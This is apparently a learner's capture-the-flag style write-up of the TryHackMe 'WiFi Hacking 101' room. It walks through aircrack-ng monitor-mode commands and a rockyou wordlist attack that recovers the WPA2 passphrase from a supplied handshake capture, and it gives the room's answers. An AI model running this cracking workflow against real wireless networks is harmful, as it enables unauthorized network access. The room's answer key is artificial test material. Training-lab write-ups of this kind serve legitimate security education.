




Eric Mwenda

WiFi Hacking 101

<https://tryhackme.com/p/Ericm>



Key Terms

- SSID: The network "name" that you see when you try and connect
- ESSID: An SSID that *may* apply to multiple access points, eg a company office, normally forming a bigger network. For Aircrack they normally refer to the network you're attacking.
- BSSID: An access point MAC (hardware) address
- WPA2-PSK: Wifi networks that you connect to by providing a password that's the same for everyone
- WPA2-EAP: Wifi networks that you authenticate to by providing a username and password, which is sent to a RADIUS server.
- RADIUS: A server for authenticating clients, not just for wifi.

Previously, the WEP (Wired Equivalent Privacy) standard was used. This was shown to be insecure and can be broken by capturing enough packets to guess the key via statistical methods.

Answer the questions below

What type of attack on the encryption can you perform on WPA(2) personal?

Brute Force - A brute force attack uses trial and error in an attempt to guess or crack an account password, user login credentials, and encryption keys.

Can this method be used to attack WPA2-EAP handshakes? (Yea/Nay)

Nay

What three letter abbreviation is the technical term for the "wifi code/password/passphrase"?

PSK – (Pre Shared Key) The PSK is the secret key or passphrase used to authenticate and secure access to a Wi-Fi network in WPA/WPA2-PSK

What's the minimum length of a WPA2 Personal password?


8 - The minimum length of a WPA2 Personal (WPA2-PSK) password is typically 8 characters

Using the Aircrack-ng suite, we can start attacking a wifi network. This will walk you through attacking a network yourself, assuming you have a monitor mode enabled NIC.

The aircrack-ng suite consists of:

- aircrack-ng
- airdecap-ng
- airmon-ng
- aireplay-ng
- airodump-ng
- airtun-ng
- packetforge-ng
- airbase-ng
- airdecloak-ng
- airolib-ng
- aircserv-ng
- buddy-ng
- ivstools
- easside-ng
- tkiptun-ng
- wesside-ng

Answer the questions below

A screenshot of a terminal window on a Kali Linux system. The terminal shows the command 'aircrack-ng --help' being executed. The output displays the version (1.7), copyright (2006-2022 Thomas d'Ottreppe), and website (https://www.aircrack-ng.org). It then lists common options for aircrack-ng, static WEP cracking options, WEP and WPA-PSK cracking options, and WPA-PSK options. The background of the terminal has a dark theme with a dragon logo.

```
root@kali: ~/Downloads/tryhackme
root@kali: ~/Downloads/tryhackme
root@kali: ~/Downloads/tryhackme
aircrack-ng --help
Aircrack-ng 1.7 - (C) 2006-2022 Thomas d'Ottreppe
https://www.aircrack-ng.org

usage: aircrack-ng [options] <input file(s)>

Common options:
-a <mode> : force attack mode (1/WEP, 2/WPA-PSK)
-e <essid> : target selection: network identifier
-b <ssid> : target selection: access point's MAC
-p <nbcpu> : # of CPU to use (default: all CPUs)
-q : enable quiet mode (no status output)
-C <macs> : merge the given APs to a virtual one
-l <file> : write key to file. Overwrites file.

Static WEP cracking options:
-c : search alpha-numeric characters only
-t : search binary coded decimal chr only
-h : search the numeric key for Fritz!Box
-d <mask> : use masking of the key (A1:XX:CR:YY)
-m <macdr> : MAC address to filter usable packets
-n <nbits> : WEP key length : 64/128/152/256/512
-l <index> : WEP key index (1 to 4), default: any
-f <fudge> : bruteforce fudge factor, default: 2
-k <korek> : disable one attack method (1 to 17)
-x or -x1 : disable bruteforce for last keybytes
-x1 : last keybyte bruteforcing (default)
-x2 : enable last 2 keybytes bruteforcing
-X : disable bruteforce multithreading
-y : experimental single bruteforce mode
-K : use only old Korek attacks (pre-PTW)
-s : show the key in ASCII while cracking
-M <num> : specify maximum number of IVs to use
-D : WEP decloak, skips broken keystreams
-P <num> : PTW debug: 1: disable Klein, 2: PTW
-l : run only 1 try to crack key with PTW
-V : run in visual inspection mode

WEP and WPA-PSK cracking options:
-w <words> : path to wordlist(s) filename(s)
-N <file> : path to new session filename
-R <file> : path to existing session filename

WPA-PSK options:
-E <file> : create EWSA Project file v3
-I <str> : PMKID string (hashcat -m 16800)
```

How do you put the interface “wlan0” into monitor mode with Aircrack tools? (Full command)

Ans: **airmon-ng start wlan0**

What is the new interface name likely to be after you enable monitor mode?

Ans: **wlan0mon**

What do you do if other processes are currently trying to use that network adapter?

Ans: **airmon-ng check kill**

What tool from the aircrack-ng suite is used to create a capture?

Ans: **airodump-ng**

What flag do you use to set the BSSID to monitor?

Ans: **--bssid**

And to set the channel?

Ans: **--channel**

And how do you tell it to capture packets to a file?

Ans: **-w**

Aircrack-ng - Let's Get Cracking


In order to crack the password, we can either use aircrack itself or create a hashcat file in order to use GPU acceleration. There are two different versions of hashcat output file, most likely you want 3.6+ as that will work with recent versions of hashcat.

Useful Information

BSSID: 02:1A:11:FF:D9:BD

ESSID: 'James Honor 8'

First step was to crack the Download Task Files.



Downloaded.

Answer the questions below

What flag do we use to specify a BSSID to attack?

-b

```
(root@kali)-[/home/coderic/Downloads/tryhackme]
# aircrack-ng --help

Aircrack-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe
https://www.aircrack-ng.org

usage: aircrack-ng [options] <input file(s)>

Common options:
  -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
  -e <essid> : target selection: network identifier
  -b <bssid> : target selection: access point's MAC
  -p <nbcpu> : # of CPU to use (default: all CPUs)
  -q          : enable quiet mode (no status output)
  -C <macs>   : merge the given APs to a virtual one
  -l <file>   : write key to file. Overwrites file.
```

What flag do we use to specify a wordlist?

-w

WEP and WPA-PSK cracking options:

```
-w <words> : path to wordlist(s) filename(s)
-N <file>  : path to new session filename
-R <file>  : path to existing session filename
```

How do we create a HCCAPX in order to use hashcat to crack the password?

-j

WPA-PSK options:

```
-E <file> : create EWSA Project file v3
-I <str>  : PMKID string (hashcat -m 16800)
-i <file> : create Hashcat v3.6+ file (HCCAPX)
-J <file> : create Hashcat file (HCCAP)
-S       : WPA cracking speed test
-Z <sec>  : WPA cracking speed test length of
            execution.
-r <DB>   : path to airolib-ng database
            (Cannot be used with -w)
```

Using the rockyou wordlist, crack the password in the attached capture. What's the password?

Ans: **greeneggsandham**

First was to extract the .tar.ng file.

After cracking this file, I was able to tell NinjaJc01-01.cap was the one holding the captured packets because of its extension .cap.

Next was to affirm this by opening this file with aircrack-ng

Command used:- aircrack-ng NinjaJc01-01.cap

```
(root@kali)-[/home/coderic/Downloads/tryhackme/wifihacking101]
# aircrack-ng NinjaJc01-01.cap
Reading packets, please wait...
Opening NinjaJc01-01.cap
Read 589 packets.

# BSSID          ESSID          Encryption
1 02:1A:11:FF:D9:BD James Honor 8    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening NinjaJc01-01.cap
Read 589 packets.


1 potential targets

Please specify a dictionary (option -w).
```

To crack this file I needed to introduce the rockyou.txt wordlist using -w


Command used:- aircrack-ng NinjaJc01-01.cap -w /usr/share/wordlists/rockyou.txt

Cracking has begun



```
root@kali: /home/coderic/Downloads/tryhackme/wifihacking101
File Actions Edit View Help
coderic@kali: ~/Downloads/tryhackme x root@kali: /home/coderic/Downloads/tryhackme/wifihacking101 x
Aircrack-ng 1.7
[00:00:22] 65401/14344392 keys tested (2907.77 k/s)
Time left: 1 hour, 21 minutes, 50 seconds 0.46%
Current passphrase: holla2
Master Key : 07 54 D9 F9 F7 7B B0 30 76 18 58 37 D7 BD C5 24
08 00 35 4C 40 9D 2C 2E 08 59 1F 01 11 FD AF 41
Transient Key : D0 3A FF 5F 8D 13 DB 46 4A CB 6D C4 3E B6 54 FD
1B AA 16 3D 6B C5 C6 CA E9 5A 54 A6 11 D3 C4 1A
17 2E 6E 0B 95 B4 5F CF 44 9D AA 5A 4C A0 82 33
1D 3D FC DD 8B 5F 15 62 E3 5D F4 7D FF 87 A7 1E
EAPOL HMAC : 54 B3 10 53 1B 03 FC DD F2 0B 24 B2 5C 69 7E B0
```

Results:



```
root@kali: /home/coderic/Downloads/tryhackme/wifihacking101
File Actions Edit View Help
coderic@kali: ~/Downloads/tryhackme x root@kali: /home/coderic/Downloads/tryhackme/wifihacking101 x
Aircrack-ng 1.7
[00:00:41] 119811/14344392 keys tested (2918.65 k/s)
Time left: 1 hour, 21 minutes, 13 seconds 0.83%
KEY FOUND! [ greeneggsandham ]
Master Key : 71 5F 17 D3 D7 9E 78 AD 8E 2E 9C AD 40 F9 45 F5
AF 5E 43 48 16 F9 5B AA 14 8F 39 AA FC 3E EB 3B
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : 9A 6A 56 EE E4 4E 42 A3 14 71 26 9F E0 E2 93 04
```

Where is password cracking likely to be fastest, CPU or GPU?

GPU

GPUs are well known for their massive number of threads and computational power, their exceptionally high memory bandwidth enables acceleration of many data structures such as hash maps.

GPU perform faster calculations hence making password cracking more efficient.

Conclusion.

In my conclusion the "WiFi Hacking 101" room has provided me with a hands-on introduction to the world of wireless network security, exposing me to various techniques and tools used in WiFi hacking, gaining practical experience in assessing vulnerabilities and implementing countermeasures.

This room has not only equipped me with the essential skills needed to understand and manipulate wireless networks but also emphasizes the importance of ethical hacking practices and security issues with wireless connections. This room has surely provided me with valuable resources that I can use to develop proficiency in the field of wireless connections security and ethical hacking.

Thank You.